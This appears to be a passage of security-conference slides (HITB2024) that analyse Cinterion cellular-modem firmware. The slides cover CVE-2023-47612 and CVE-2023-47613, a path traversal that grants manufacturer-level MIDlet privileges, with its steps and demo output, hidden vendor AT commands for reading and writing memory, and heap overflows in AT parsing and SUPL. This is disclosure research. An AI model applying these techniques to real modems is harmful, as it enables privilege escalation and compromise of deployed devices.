- Any MIDlet is allowed to call
- Returns a list of all Java system properties
- Leaks **HIDDEN SECRET** paths

```
audio.samplerates
audio3d.simultaneouslocations
camera.orientations
camera.resolutions
supports.mediacapabilities
sunet.modulations
system.storage_root
profiler.filename
system.default_storage
com.oracle.midp.ams.headless.autostart.delaytime
com.oracle.midp.ams.headless.autostart.enable
com.oracle.highlevelui.theme.file
com.oracle.highlevelui.theme.name
com.oracle.jwc.version
javax.microedition.io.Connector.protocolpath
javax.microedition.xmlapi.events.version
javax.microedition.xmlapi.version microedition.configuration
microedition.io.file.FileConnection.version
microedition.jtwi.version microedition.locale
microedition.location.version
microedition.msa.version
microedition.platform
microedition.profiles
path.separator
security.messagefile
security.policyfile
xml.jaxp.subset.version
```

#HITB2024BKK

FTP client

CVE-2023-47612

- Only privileged MIDlets can R/W the entire UFS
- FTP code is in JRC
- FTP is accessible via AT commands by any user

```
while(enumeration.hasMoreElements()) {  
    String s2 = (String)enumeration.nextElement();  
    if(s2.toLowerCase().indexOf(".cinterion.") >= 0) {  
        continue;  
    }  
}
```

10.15.14 FTP Download to FFS (URC Mode)

Configure the service profile 1 for FTP:

AT^SISS=1, srvType, "Ftp"	Select service type FTP.
OK	
AT^SISS=1, conId, "0"	Select connection profile 0.
OK	
AT^SISS=1, address, "ftp://ftp.heise.de/pub"	Specify FTP address.
OK	
AT^SISS=1, cmd, "fget"	Select command type download.
OK	
AT^SISS=1, user, "anonymous"	
OK	
AT^SISS=1, passwd, "tester@google.com"	
OK	
AT^SISS=1, path, "file:///a:/data/"	Specify target path on local FFS.
OK	
AT^SISS=1, files, "INDEX"	Specify file to be downloaded.
OK	



Native path traversal

CVE-2023-47613

- A:/ is a UFS root
- B:/ is a hidden UFS root
- Connector.open("file:///root:/PATH")
- First checks for "../" and only then converts the escape sequence to ASCII

```
Path exists: file:///a:/
```

```
Name is:  
Path is: /a/
```

```
Path not exists: file:///a:/../
```

```
Name is: ../  
Path is: /a/
```

```
Path not exists: file:///a:/../..
```

```
Name is: ../  
Path is: /a/..
```

```
Path not exists: file:///a:/../../../../
```

```
Path exists: file:///b:/
```

```
Name is: Path is: /b/
```

```
Path exists: file:///b:/../
```

```
Name is: ../Path is: /b:/
```

```
Path not exists: file:///b:/../..
```

```
Name is: ../Path is: /b:/..
```

```
Path not exists: file:///b:/../../../../
```

```
Name is: ../Path is: /b:/../../../../
```

```
Path not exists: file:///b:/../../../../..
```

```
Name is: ../Path is: /b:/../../../../..
```



Demo: Obtaining vendor-level privileges

```
Terminal
Video $python3 main_at.py /dev/ttyACM4
█
```

```
Terminal
█
```

■ Demo: Obtaining vendor-level privileges

1. Install user MIDlet
2. Run user MIDlet the first time
3. Exploit native path traversal
4. Run MIDlet the second time
5. Profit 😊

```
Step 0: Creating new midlet files directory
Step 0: Success
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Step 2.2: Success
Step 2.2: Creating new midlet .ss file
Step 2.2: Success
Step 2: Complete
Step 3: Update midlet permissons files
Step 3: Complete
destroyApp(true)
MIDlet:PocMiD exited
```

```
Step 0: Creating new midlet files directory
Step 0: Success
Step 1: Getting midlet files from secret folder
Step 1: Complete
Step 2: Creating new midlet permissons files
Step 2.1: Creating new midlet .ii file
Found file: 0000002B.ii
Midlet already in manufacturer mode!
Found directory: file:///a:/
.cinterion.internal/

.cinterion.service/
```

#HITB2024BKK

**FW SECURITY
ANALYSIS:
AT COMMANDS**

#HITB2024BKK



AT Commands

- User console is enough
- Need a corpus
- General AT commands
- Vendor AT commands

```
at+trace=?
+TRACE: description START

at+trace=[<mode>],[<speed>],[ "<unit>=<umode>[,<unit>=<umode>[;...]]" ],["<method>"],[PowerSavingCountdown]

<mode>:
-----
0:      sets all units OFF [param <unit> will be ignored !]
1:      sets all units ON  [param <unit> will be ignored !]
no param: 3rd param. <units> configures trace-units
          -> trace? will then display 128 as <mode>

<speed>: (115200,230400,460800,921600,1843200,3000000,3250000,6000000)
```



AT Commands

- So many general AT-commands
- Most of them have description
- ...and a descriptor

```
aXlgnvram DCB "+XLGNVRAM",0 ; DATA XREF: ROM:63005A98f0
aGpsReadResetPo DCB "GPS: Read/Reset positioning information",0
; DATA XREF: ROM:63005A98f0
aXlcssshutdown DCB "+XLCSSHUTDOWN",0 ; DATA XREF: ROM:63005AC0f0
aGpsShutdownGns DCB "GPS: Shutdown GNSS engine",0
; DATA XREF: ROM:63005AC0f0
aXlctest DCB "%XLCSTEST",0 ; DATA XREF: ROM:63005AE8f0
aGpsAutomaticLi DCB "GPS: Automatic link setup",0
; DATA XREF: ROM:63005AE8f0
aXlcssuplver DCB "+XLCSSUPLVER",0 ; DATA XREF: ROM:63005B10f0
aGpsSetLcsSuplIV DCB "GPS: Set LCS SUPL version ",0
; DATA XREF: ROM:63005B10f0
aXlcsslstr DCB "+XLCSSLSTR",0 ; DATA XREF: ROM:63005B38f0
aGpsLocationSer DCB "GPS: Location service trigger request ",0
; DATA XREF: ROM:63005B38f0
aXlcssuplappid DCB "+XLCSSUPLAPPID",0 ; DATA XREF: ROM:63005B60f0
aGpsSetModifyAp DCB "GPS: Set/Modify Application Id Parameters",0
; DATA XREF: ROM:63005B60f0
aXlcsaetta DCB "+XLCSAETTA",0 ; DATA XREF: ROM:63005B88f0
aGpsTargetAreas DCB "GPS: Target Areas of AreaEvent Trigger Session ",0
; DATA XREF: ROM:63005B88f0
aXlcssttplr DCB "+XLCSTTTPLR",0 ; DATA XREF: ROM:63005BB0f0
aGpsTransferToT DCB "GPS: Transfer To Third Party Location Request ",0

at_functions_start AT_CMD_Descriptor <aCmer, aMobileTerminat, 1, 1, sub_62C3B4D0+1, \
; DATA XREF: sub_62EB2438+3Cf0
; ROM:off_62EB24A4f0
sub_62C3B470+1, AT_CMER_testCMD+1, 0, 0, 0; "+CMER" ...
AT_CMD_Descriptor <aCgsms, aSmsSelectServi, 1, 1, sub_62CA354C+1, \ ; "+CGSMS" ...
at_cgsmms_read_cmd+1, sub_62CA35D4+1, 0, 0, 0>
AT_CMD_Descriptor <aCmgd_1, aSmsDeleteSmsAt, 1, 1, sub_62CA379C+1, 0, \ ; "+CMGD" ...
sub_62CA3864+1, 0, 0, 0>
AT_CMD_Descriptor <aCmgf, aSmsMessageForm, 1, 1, sub_62CA38C8+1, \ ; "+CMGF" ...
sub_62CA3894+1, sub_62CA391C+1, 0, 0, 0>
AT_CMD_Descriptor <aCmg1_5, aSmsListMessage, 1, 0, sub_62CA3B50+1, 0, \ ; "+CMGL" ...
sub_62CA3B38+1, 0, 0, 0>
AT_CMD_Descriptor <aCmgr_4, aSmsReadMessage, 1, 1, sub_62CA3BCC+1, 0, \ ; "+CMGR" ...
sub_62BD8AA2+1, 0, 0, 0>
AT_CMD_Descriptor <aCmgs, aSmsSendSmsMess, 1, 1, sub_62CA3BE8+1, 0, \ ; "+CMGS" ...
sub_62BD8AA2+1, 0, 0, 0>
AT_CMD_Descriptor <aCmgw, aSmsWriteMessag, 1, 0, sub_62CA3D30+1, 0, \ ; "+CMGW" ...
sub_62BD8AA2+1, 0, 0, 0>
AT_CMD_Descriptor <aCmms, aSmsMoreMessage, 1, 1, sub_62CA3EDC+1, \ ; "+CMMS" ...
sub_62CA3EAC+1, sub_62CA3F60+1, 0, 0, 0>
AT_CMD_Descriptor <aCmss, aSmsSendMessage, 1, 1, sub_62CA3FB0+1, \ ; "+CMSS" ...
sub_62CA3F9C+1, sub_62CA408C+1, 0, 0, 0>
AT_CMD_Descriptor <aCnma, aSmsNewMessageA, 1, 0, sub_62CA40A8+1, 0, \ ; "+CNMA" ...
sub_62CA420C+1, 0, 0, 0>
```

#HITB2024BKK

AT Commands

```
AT+XLOG=0
AT+XLOG=0
+XGENDATA: "MOD_6260_V05.1417.00_R08.1_VCTCXO XMM6260_V2_LARGELOCK_NAND_DATACARD_REV_2.10 2018-Aug-27 12:27:47
  PDB_NOT_AVAILABLE
"
+XLOG: Exception Number: 1
  Trap Class:      0xEEEE (SW EXCEPTION)
  Identification: 2120 (0x0848)
  Date: 2018:1:1
  Time: 0:4:47
  File: drv_2g_ps_drivers:rf_ctrl.c
  Line: 9348
  Logdata:
15 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 .....
459 1:CCAME1 (0-1) ("PDB" "PDB_B")
```

#HITB2024BKK



Vendor-specific AT Commands

- Many vendor commands
- With description and descriptors again
- Many of them are for testing only

The screenshot shows a debugger window with two panes. The top pane displays assembly code for the `register_vendor_at_interface` function, listing various setup routines like `setup_pmu_at_vendor_interface+8`, `setup_pow_at_vendor_interface+8`, etc. The bottom pane shows the definition of the `aUtabm` symbol, which is a DCB (Data Control Block) containing several entries with addresses and labels, such as `DCB "utabm", 0`, `DCB 0`, `DCD aUtaBmDebugInte`, and `DCB "1.00.01", 0`.

#HITB2024BKK

Vendor-specific AT Commands

- Many vendor commands
- With description and descriptors again
- And some of them are very nice

```
gticom      Common Test Control Interface v.0.0.2
xl1         XL1 trace interface v.1.00.00
ver         Ver test interface v.01.00.0
pmu         PMU API AT test interface v.00.00.0
pow         POW API AT test interface v.00.00.0
ts          time services test interface v.01.00.0
meas        meas debug interface v.1.00.00
utasensor   UTA SENSOR interface v.1.00.00
utabm       UTA BM debug interface v.1.00.01
init        Init test interface v.01.00.0
uicc        UICC GTI SUPPORT v.1.00.00
bmon        BMMON interface v.1.00.00
cdd         CDD test interface v.2.00.00
utacdset    *DEPRECATED* please use at@cdd v.2.00.00
vsyscal     VSYS calibration interface v.1.00.00
ihwcal      IHW calibration interface v.1.00.00
tbatcal     TBAT calibration interface v.1.00.00
tpcbcal     TPCB calibration interface v.1.00.00

trfcal      TRF calibration interface v.1.00.00
tbbiccal    TBBIC calibration interface v.1.00.00
sec         SEC Security Interface v.0.00.01
usbmwtestfw USB Middleware - Test Framework v.0.00.03
```

#HITB2024BKK

Vendor-specific AT Commands

- Some of them work fine

```
at@sec:state_info()
b_sys_tkt_testif = 0x0000
b_sys_tkt_bootcore = 0x0000
b_sys_tkt_secmodule = 0x0000
b_imei_data = 0x0000
b_sim_tkt_no = 0x0000
b_sim_tkt_ns = 0x0000
b_sim_tkt_sp = 0x0000
b_sim_tkt_cp = 0x0000
b_sim_tkt_sm = 0x0000
b_simlock_data = 0x0000
b_mid_certificate = 0x0002
s_valid_system_ticket = 0x0001
s_virgin_mode = 0x0001
result_cause = 0
```

Vendor-specific AT Commands

- Some of them work fine
- ...but some don't ☹️

```
At@sec:hw_details()  
result_cause = 11
```

#HITB2024BKK

Vendor-specific AT Commands

- Some of them work fine
- ...but some don't ☹️
- We need the SEC key for them to work... or not? 😊

```
if ( v16[0] && a3 )
{
    if ( func_ata_switch_process(func_ata_hw_details, a1, v16, a3) )
        goto LABEL_5;
    v7 = func_ata_approve_access(1u);
    if ( !v7 )
    {
        v14 = v9;
        v7 = sub_62CFD090(v8, v9);
        if ( !v7 )
        {
            v13 = &v10;
            v7 = sub_62C2210C() != 0;
            if ( !v7 )
            {
                v16[0] = sub_62CF8368(v16[0], "hwid_bb", unk_61A33D74, (int)v8, 16u);
                v16[0] = sub_62CF8368(v16[0], "hwid_fc", unk_61A33D74, (int)v14, 16u);
                v16[0] = sub_62CF8368(v16[0], "hash_gpuk", unk_61A33D74, (int)v13, 20u);
                v16[0] = sub_62CF8368(v16[0], "hash_mpuk", unk_61A33D74, (int)v11, 20u);
                v16[0] = sub_62CF8368(v16[0], "hash_spuk", unk_61A33D74, (int)v12, 20u);
            }
        }
    }
    v16[0] = logging_to_user_console(v16[0], "result_cause = %hu", v7);
    goto LABEL_4;
}
```

#HITB2024BKK

Vendor-specific AT Commands

- More AT functions

```
DCD aReadMsErrorLog ; "read_ms_error_log"
DCD off_62F889C8
DCD aSetRfAdjustMod_0 ; "set_rf_adjust_mode"
DCD off_62F889D8
DCD aGetRfAdjustMod_0 ; "get_rf_adjust_mode"
DCD off_62F889E8
DCD aPsvon ; "psvon"
DCD off_62F889F8
DCD aPsvoff ; "psvoff"
DCD off_62F88A08
DCD a2MemRd ; "@2:mem_rd"
DCD off_62F88A78
DCD a2MemRdb ; "@2:mem_rdb"
DCD off_62F88A88
DCD a2MemWr ; "@2:mem_wr"
DCD off_62F88A98
DCD a2MemWrb ; "@2:mem_wrb"
DCD off_62F88AA8
DCD aSetAthashMode ; "set_athash_mode"
DCD off_62F88A28
DCD aSwReset ; "sw_reset"
DCD off_62F88A38
DCD aSetStartupMode_0 ; "set_startup_mode"
DCD off_62F88A48
```

#HITB2024BKK

Vendor-specific AT Commands

- More AT functions
- In release FW!

```
v5 = a2;
if ( !*( _WORD * )( a3 + 4 ) )
    goto LABEL_4;
v7 = *( unsigned __int8 ** ) a3;
v8 = 0;
v11 = *( unsigned __int16 * )( a3 + 4 );
while ( v8 < v11 )
{
    if ( !v5 )
        goto LABEL_29;
    if ( !( v8 << 28 ) && v5 > a2 )
    {
        sub_62D2B264( a1, a2, v5 - a2 );
        v5 = a2;
    }
    if ( !( v8 << 30 ) )
        v5 = logging_to_user_console( v5, "\r\n%08lx: ", v7 );
    v5 = logging_to_user_console( v5, "%08lx ", *( _DWORD * ) v7 );
    ++v8;
    v7 += 4;
}
```

#HITB2024BKK

Vendor-specific AT Commands


But there are other checks

```
v6 = *(unsigned __int8 *)*((_DWORD *)&unk_602DF320 + 4 * current_tag_number_matched_from_input_low) + 0x2C);  
if ( (v6 > 4 || ((unsigned __int16)word_62F88024[v6] & off_600D0AD0) == 0) && (*(_WORD *)v61 & 0x40) == 0 )  
    return 0;
```



■ Fuzzing Setup

- Got data about all AT commands from FW dump
- Crafted a fuzzing stand
- And waited...



#HITB2024BKK

AT command heap overflow

- Static buffer size
- User-controlled copy size
- Classic heap overflow

```
do
{
    v10 = (unsigned __int8)*user_input_buffer;
    if ( *(_BYTE *)(*v9 + v10) == ' ' )
    {
        v11 = v3;
        ++user_input_buffer;
        v3 = (char)(v3 + 1);
        *(_BYTE *)(*v9 + v11) = v10;
    }
    else
    {
        if ( v10 != '-' )
        {
            ATCmdParams_destroy(v22);
            free_0(v23);
            return 23;
        }
        ++user_input_buffer;
        *(_BYTE *)(*v9 + v11) = '-';
        v3 = (char)(v3 + 1);
        if ( *(_BYTE *)(*v9 + (unsigned __int8)*user_input_buffer) != ' ' )
        {
            ATCmdParams_destroy(v22);
            free_0(v23);
            return 9;
        }
    }
}
while ( *user_input_buffer != ',' && *user_input_buffer );
*(_BYTE *)(*v9 + v11) = 0;
v13 = &v25[2 * v8];
*(_QWORD *)v13 = ((__int64 (__fastcall *) (int))str2int)(v23);
```

#HITB2024BKK


**FW SECURITY
ANALYSIS:
SUPL**

#HITB2024BKK




SUPL Overview

Field	Reference	Size	Type	Value
<i>WSP PDU Header</i>				
TID		1	Octet	—
PDU Type		1	Octet	0x06
Push Header Length		1	Octet	(varies)
content type		(depends on <i>Value</i> chosen)	Octet	(varies)
<i>Push Header</i>				
x-wap-application-id		1	Octet	0xAF
x-application-Id-field		(depends on <i>Value</i> chosen)	Octet	(varies)
<i>Push Content</i>				
SUPL INIT Message		N	Octet	—




#HITB2024BKK

SUPL Heap Overflow



#HITB2024BKK

SUPL Heap Overflow



#HITB2024BKK



■ SUPL Heap Overflow


- Two different vars for one purpose
- No checks about coherence
- Classic heap overflow... again

```
goto LABEL_44;  
}  
j_mem_fill_zero(v29, v43 + 1);  
j_memcpy((_BYTE *)Wap_Buffer_base, ULPSizeFromPacket, wapTpduLen);  
v30 = wapTpduLen;  
}
```

#HITB2024BKK

